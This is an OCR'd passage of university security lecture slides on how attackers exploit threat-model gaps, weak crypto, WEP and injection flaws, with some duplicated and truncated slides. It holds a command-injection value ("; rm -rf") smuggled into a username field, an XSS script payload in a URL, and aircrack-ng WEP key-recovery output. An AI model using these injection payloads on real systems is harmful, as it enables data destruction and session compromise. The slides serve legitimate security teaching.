[13] SHA224 Key Derivation    [14] SHA256 Key Derivation
[15] SHA384 Key Derivation    [16] SHA512 Key Derivation
[17] DES ECB Encrypt Data     [18] DES CBC Encrypt Data
[19] DES3 ECB Encrypt Data    [20] DES3 CBC Encrypt Data
[21] AES ECB Encrypt Data     [22] AES CBC Encrypt Data
[23] ARIA ECB Encrypt Data    [24] ARIA CBC Encrypt Data
[25] ECDH1 Cofactor Key Derive
[26] PRF based KDF (SP800-108)
[27] DUKPT based Derivation
[28] X9.42 DH Key Derivation
[29] X9.42 DH Hybrid Key Derivation
```


Create a new key using a substring of an existing key.

https://randomoracle.wordpress.com/2015/08/13/safenet-hsm-key-extraction-vulnerability-part-i/

# The attack engineering process

## Exploiting unforeseen access capabilities

**In both cases the adversary had remote access to functionality that was not foreseen by the threat model**


BLAST THE HORN, CONTINUING EVEN AFTER CAR TURNED OFF
PREVENT CAR FROM POWERING DOWN, DRAINING BATTERY
CHANGE SPEEDOMETER AND GAS GAUGE AT WILL
ABRUPTLY TIGHTEN DRIVER'S AND PASSENGER'S SEAT BELT
CAUSE ENGINE TO ACCELERATE (CAN BE OVERRIDDEN WITH THE BRAKE)
TURN HEADLIGHTS ON OR OFF WHEN LIGHTS LEFT ON AUTO
DISABLE POWER STEERING OR JERK THE WHEEL
SLAM ON BRAKES AT ANY SPEED

### EXAMPLE 2 – FROM CABLE TO THE AIR


**Engine Control Units (ECU) control the vehicle**

**ECU connected to GSM/WiFi give a remote adversary access to the CAN bus and all the (safety) functions of the vehicle**

### EXAMPLE 3 – IOT DEVICES ARE A WEAK LINK

**IoT weakly protected devices connected to internet**

**MadIoT (Princeton U.) – hackers can compromise the Smart Grid with ~100K devices**


Compromised High Wattage IoT Devices
Target of the Attack
Power Grid
Synchronous On/Off
Adversary
Compromised High Wattage IoT Devices

*https://www.forbes.com/sites/andygreenberg/2013/07/24/hackers-reveal-nasty-new-car-attacks-with-me-behind-the-wheel-video/#4b536af4228c*
*https://www.ft.com/content/2c17ff5e-4f02-11e8-ac41-759eee1efb74*

# The attack engineering process


## Exploiting unforeseen computational/algorithmic capabilities

**EXAMPLE 3 – THE MACHINE LEARNING REVOLUTION**

**The power of inference at your fingertips!**

**Apparently irrelevant information becomes critical for the security of the system**

**Learn to break better and faster!**




Jul 6, 2017, 10:10am

Help! Hackers Stole My Password Just By Listening To Me Type On Skype!

Thomas Brewster Forbes Staff
Security
*I cover crime, privacy and security in digital and physical forms.*

For many, everyday life involves sitting in front of a computer typing endless emails, presentation documents and reports. Then there's the frequent typing of passwords just to get access to those files. But



**The Real First Class? Inferring Confidential Corporate Mergers and Government Relations from Air Traffic Communication**

Martin Strohmeier*, Matthew Smith*, Vincent Lenders†, Ivan Martinovic*

**University of Oxford, UK* *†armasuisse, Switzerland*

***Abstract*—This paper exploits publicly available aircraft meta data in conjunction with unfiltered air traffic communication gathered from a global collaborative sensor network to study the privacy impact of large-scale aircraft tracking on governments and public corporations.**


**First, we use movement data of 542 verified aircraft used by 113 different governments to identify events and relationships**

**ral clustering**

**blic meetings**

through ADS-B tracking [11] or revelations on the personal use of corporate aircraft by top management [18, 7].

To go beyond such anecdotes and provide a more complete picture, we analyze the impact that large-scale and long-term collection of aircraft communication data has on the privacy of aviation users. The difficulty of obtaining flight movement data has considerably decreased with the advent of affordable software-defined radios (SDRs), which make the reception of ADS-B messages (and thus the po-



**Using deep learning to break a Captcha system**

*Using Torch code to break simplecaptcha with 92% accuracy*

Captcha is used as a common tactic to stop bots from entering a website. Any visitor to a website is presented with a text image containing some letters which can be read by a human and not by automated bots. They are quite frequently used to stop automated password hacking or automated login to websites etc. The following is taken from the wikipedia page[1] of captcha. As captchas are usually used to deter software programs they can be usually very hard to read and human accuracy can be around 93% [2]. It also takes something like 10 secs to read a captcha. As can be seen this takes quite a toll on the user experience.

**Breaking Captchas**

There are a few approaches to defeating CAPTCHAs: using cheap human labor to

**Machine learning eases attacks, as it simplifies their implementation through substituting complex modeling tasks by data collection**

# The attack engineering process

## Exploiting unforeseen computational/algorithmic capabilities

**EXAMPLE 3**

**The powe**

**Learn to b**


### THE MACHINE LEARNING REVOLUTION: ALSO WORKS FOR THE GOOD GUYS!!

**Improved malware detection**

**Predicting zero days (unknown vulnerabilities)**

**Identifying vulnerable devices**

**Automated log analysis**



**ential Corporate Mergers and Government Traffic Communication**

h*, Vincent Lenders†, Ivan Martinovic*

K †*armasuisse, Switzerland*

through ADS-B tracking [11] or revelations on the personal use of corporate aircraft by top management [18, 7].

To go beyond such anecdotes and provide a more complete picture, we analyze the impact that large-scale and long-term collection of aircraft communication data has on the privacy of aviation users. The difficulty of obtaining flight movement data has considerably decreased with the advent of affordable software-defined radios (SDRs), which make the reception of ADS-B messages (and thus the po-

Jul 6, 2017, 10:10am

a human and not by automated bots. They are quite frequently used to stop automated password hacking or automated login to websites etc. The following is taken from the wikipedia page[1] of captcha. As captchas are usually used to deter software programs they can be usually very hard to read and human accuracy can be around 93% [2]. It also takes something like 10 secs to read a captcha. As can be seen this takes quite a toll on the user experience.

**Breaking Captchas**

There are a few approaches to defeating CAPTCHAs: using cheap human labor to

# The attack engineering process

## “inverse” approach – exploits flaws in the security engineering process

1. **Define a security policy (principals, assets, properties) and a threat model.**

   **Adversary can exploit**

   Misidentified principals, assets, or properties

   Capabilities beyond what is considered in threat model

   (access or computational/algorithmic)

2. **Define security mechanisms that support the policy given the threat model.**

   **Adversary can exploit**

   Design weaknesses/flaws in the security mechanisms

3. **Build an implementation that supports / embodies the mechanisms.**

# The attack engineering process

## Exploiting security mechanisms design weaknesses

**In both cases the algorithms were secret, but reserchers reverse engineered them. Once the algorithms were known researchers identified vulnerabilities that allowed them to decrypt and read messages, and even recover the key.**

**EXAMPLE 1 – WEAK CRYPTOGRAPHIC PRIMITIVES**

**Tesla – Key Fob algorithm to start the car allows to recover key in seconds (with pre-computation)**

**GSM – A5/1 and A5/2 weak allow ciphertext only attacks Can be real time by FPGA parallel computation!**

**Security by obscurity is a bad idea <- Open design principle!**

*https://web.archive.org/web/20090821163913/http://reflextor.com/trac/a51/wiki*
*https://www.wired.com/story/hackers-steal-tesla-model-s-seconds-key-fob/*
*https://motherboard.vice.com/amp/en_us/article/43ee8m/watch-hackers-steal-a-tesla-model-s-key-fob-hack?__twitter_impression=true*

# The attack engineering process

## Exploiting security mechanisms design weaknesses


### EXAMPLE 2 – UNILATERAL USER AUTHENTICATION IN GSM

**When GSM was designed antennas (Base Transceiver Stations - BTS) were difficult to implement and expensive to build.**

**Thus, operators decided that the network did not need to authenticate!**

**Nowadays, commodity hardware can be used to fake a base station and perform a man in the middle (eavesdrop, impersonate,…)!**

Fake BTS!



*https://wildfire.blazeinfosec.com/practical-attacks-against-gsm-networks-part-1/*

# The attack engineering process

“inverse” approach – exploits flaws in the security engineering process

1. **Define a security policy (principals, assets, properties) and a threat model.**

   **Adversary can exploit**

   Misidentified principals, assets, or properties

   Capabilities beyond what is considered in threat model

   (access or computational/algorithmic)

2. **Define security mechanisms that support the policy given the threat model.**

   **Adversary can exploit**

   Design weaknesses/flaws in the security mechanisms

3. **Build an implementation that supports / embodies the mechanisms.**

   **Adversary can exploit**

   Implementation or operation problems that allow you to subvert the mechanisms

# The attack engineering process

## Exploiting bad operation decisions to subvert security mechanisms

**EXAMPLE 1 – WEP BAD USE OF RC4**


**WEP uses RC4, a secure stream cipher when the IV is random.**

**In WEP the IV is defined to have 24 bit. The implementation uses this 24 bits in such a way that the IV is repeated every 5000 / 6000 frames!**

**Adversary can accelerate the attack by spoofing MAC addresses to ask for more frames**

**When the IV is repeated, the stream produced by RC4 that is XORed with messages is repeated. This effectievely is a repeated One Time Pad, and thus allows to recover messages. Because of some particularities of how RC4 is constructed, one can even recover the secret key.**

**Can be also seen as the WEP protocol is a flawed design**



```
                                 Aircrack-ng 1.2 rc4


                      [00:00:02] Tested 14115 keys (got 20198 IVs)

   KB    depth   byte(vote)
    0    0/  1   61(30208) 68(26112) DC(26112) E3(24832) 5D(24576) 6E(24576) ED(24320) 08(24064) 43(24064)
    1    1/ 16   4C(26368) BD(26112) 6F(25600) AE(25088) 00(25088) A5(24832) A6(24576) A4(24320) EF(24320)
    2    0/ 36   46(25856) CE(25600) D1(25088) DE(24832) E1(24832) 89(24832) C7(24576) C8(24320) E3(24320)
    3    1/  4   79(26880) 10(25088) 25(25088) 51(24832) 6F(24832) D2(24832) 45(24576) 6C(24576) 70(24576)
    4    1/  8   4F(27648) 64(26368) E4(25600) 5D(25600) 97(25344) FD(25088) 05(25088) AC(24576) 59(24320)

                     KEY FOUND! [ 61:4C:46:32:4F ] (ASCII: aLF2O )
        Decrypted correctly: 100%


root@skickar:~# 
```

*https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wep-passwords-with-aircrack-ng-0147340/*
*https://asecuritysite.com/encryption/rc4_wep*

# The attack engineering process

## Exploiting implementation flaws to subvert security mechanisms

**Example 2 – Bugs, bugs and more bugs**

Programmers make mistakes:

- They forget checks, or check the wrong things
- They do not sanitize, or do not sanitize correctly
- They forget to protect what needs to be protected
- They get confused about origin or reliability of data / variables (Ambient authority & confused deputy)

Software security lecture next week

**Mathias Payer**

# The attack engineering process

## From specific to generic attacks

**ULTIMATE GOAL**

"Elevation of privileges", or "execution of arbitrary code" in the TCB

(once you get there, the rest is easy!)

**Specific attacks**

A particular security policy, threat model or mechanism may have problems

Allows an adversary to violate **a specific** security property

*Example*: a misconfigured access control list. Missing an access control check

**Generic attacks**

Get access to the Trusted Computing Base (TCB) of the system.

The adversary can violate **all** security properties

*Example*: access to the credentials of an admin / root,  a software bug in the kernel

# Reasoning about attacks – STRIDE (by Microsoft)

IDEA: help security engineers reason about threats to a system - **“What can go wrong?"**

| Threat | Property threatened | Example |
|---|---|---|
| Spoofing | Authenticity | A member of the council of Ricks convinces Morty that he is the real Rick |
| Tampering | Integrity | The bad minion modifies the plan message send by Gru to our favorite minion Bob |
| Repudiation | Non-repudiability | Summer denies having told Morty that Rick was waiting for him |
| Information disclosure | Confidentiality | Summer learns about the secret plans of Rick and Morty |
| Denial of Service | Availability | The minions flood Dr. Nefario’s lab with bananas and he cannot receive the latest weapons |
| Elevation of Privilege | Authorization | Bob the minion gains access to the system with Gru’s credentials |

# Reasoning about attacks
# Common Weaknesses Enumeration (CWE)

**IDEA:** A database of software errors leading to vulnerabilities to help security engineers avoid common pitfalls **- “What not to do"**

**Insecure Interaction Between Components**

*“insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems”* → One subsystem feeds the another subsystem data that is not sanitized

**Risky Resource Management**

*“ways in which software does not properly manage the creation, usage, transfer, or destruction of important system resources”* → The system acts on inputs that are not sanitized

**Porous Defenses**


*“defensive techniques that are often misused, abused, or just plain ignored”* → Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms only

2011 CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/index.html

# CWE - Insecure Interaction Between Components

*“insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems”*

**One subsystem feeds another subsystem data that is <u>not sanitized</u>**



| Rank | CWE ID | Name |
|---|---|---|
| [1] | CWE-89 | Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') |
| [2] | CWE-78 | Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') |
| [4] | CWE-79 | Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') |
| [9] | CWE-434 | Unrestricted Upload of File with Dangerous Type |
| [12] | CWE-352 | Cross-Site Request Forgery (CSRF) |
| [22] | CWE-601 | URL Redirection to Untrusted Site ('Open Redirect') |


# Cheat sheet on HTTP *HyperText Transfer Protocol* (1)

Protocol that determines what actions Web servers and browsers should take in response to various commands

HTTP is a **Request-Response** protocol

1 - The Client sends the **Request**
(e.g., for an HTML file, to update a database, send a mail,…)

2 - The Server processes the request, performs the requested action, and sends a **Response** to the client**.**




HTTP is **stateless**: each command is executed independently, i.e., without *any knowledge* of any previous commands

# Cheat sheet on HTTP *HyperText Transfer Protocol* (2)

## HTTP GET method

used to request an existing resource from the server. In a **GET** Request method the form data is encoded in the **URL**. It is appended to the URL as **key/Value pair** (Query string)


protocol
hostname
directory
filename
query parameters
http://www.mywebsite.com/apparel/skirt.php?sku=123&lang=en&sect=silk
domain name
URI

This URL uses **HTTP** to connect to the host [**www.mywebsite.com**](http://www.mywebsite.com) and find the page **skirt.php** inside the directory **apparel**.

Using the GET method the URL is passing 3 parameters to the host:

**sku** with value 123
**land** with value en
**sect** with value silk

The parametes appear after the mark ‘**?**’ and are separated by the separator ‘**&**’

https://www.w3schools.com/tags/ref_httpmethods.asp

# Cheat sheet on HTTP *HyperText Transfer Protocol* (3)

## HTTP POST method

used to create or update a resource in the server

The data sent to the server is stored in the request body of the HTTP request. This may be JSON, XML, or other format.

```
POST /test/demo_form.php HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2
```

As opposed to a GET request which does not change any data, a POST request potentially modifies data on the Web server

**There are more HTTP methods, not relevant for this lecture**

# Cheat sheet on PHP

PHP is a server scripting language, commonly used for making dynamic and interactive Web pages


PHP uses inputs and variables to create web pages on the fly

Variables in PHP start with a **$**, e.g. `$myvariable`

Special variables are used to read the values sent using GET and post:

- $_GET[param] returns the value associated to param in the url
- $_POST[param] returns the value associated to param in the body of the request (json, XML)
- $_SESSION[param] returns the value associated to param in the cookie governing the session

The command `echo` is used to output HTML code



**PHP code running on the server**

```
<?php
$var = “class”
echo "<h2>PHP is Fun!</h2>";
echo "Hello $var!<br>";
echo “Learning PHP<br>";
?>
```

**HTML code sent as HTTP Response**

```
<h2>PHP is Fun!</h2>
Hello class!<br>
Learning PHP<br>
```

**Result shown on the browser**

**PHP is Fun!**

Hello class!
Learning PHP

You can try scripting in PHP here: https://www.runphponline.com/

# Insecure Interaction Between Components

## *CWE-78: 'OS Command Injection‘*
## *Improper Neutralization of Special Elements used in an OS Command*

**PHP code running on the server**

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

**No check on $userName format!**

What happens if $userName = ‘; rm -rf’?

# Insecure Interaction Between Components

## *CWE-78: 'OS Command Injection‘*

## *Improper Neutralization of Special Elements used in an OS Command*

**PHP code running on the server**

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

← **No check on $userName format!**

What happens if $userName = ‘; rm -rf’?

The OS would execute both commands one after the other: first gives you the home list of files and **then deletes everything without asking!!**

# Insecure Interaction Between Components

## *CWE-79: 'Cross-site Scripting' (commonly known as XSS)*

## Improper Neutralization of Input During Web Page Generation

**PHP code running on the server**

```
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

← **No check on $userName format!**

What happens if I browse the page as:

http://trustedSite.com/welcome.php?username='<script>alert("You've been attacked!");</Script>'

url

GET parameters

https://xss-game.appspot.com/

# Insecure Interaction Between Components

*CWE-79: 'Cro*

*S)*

Improper Neu

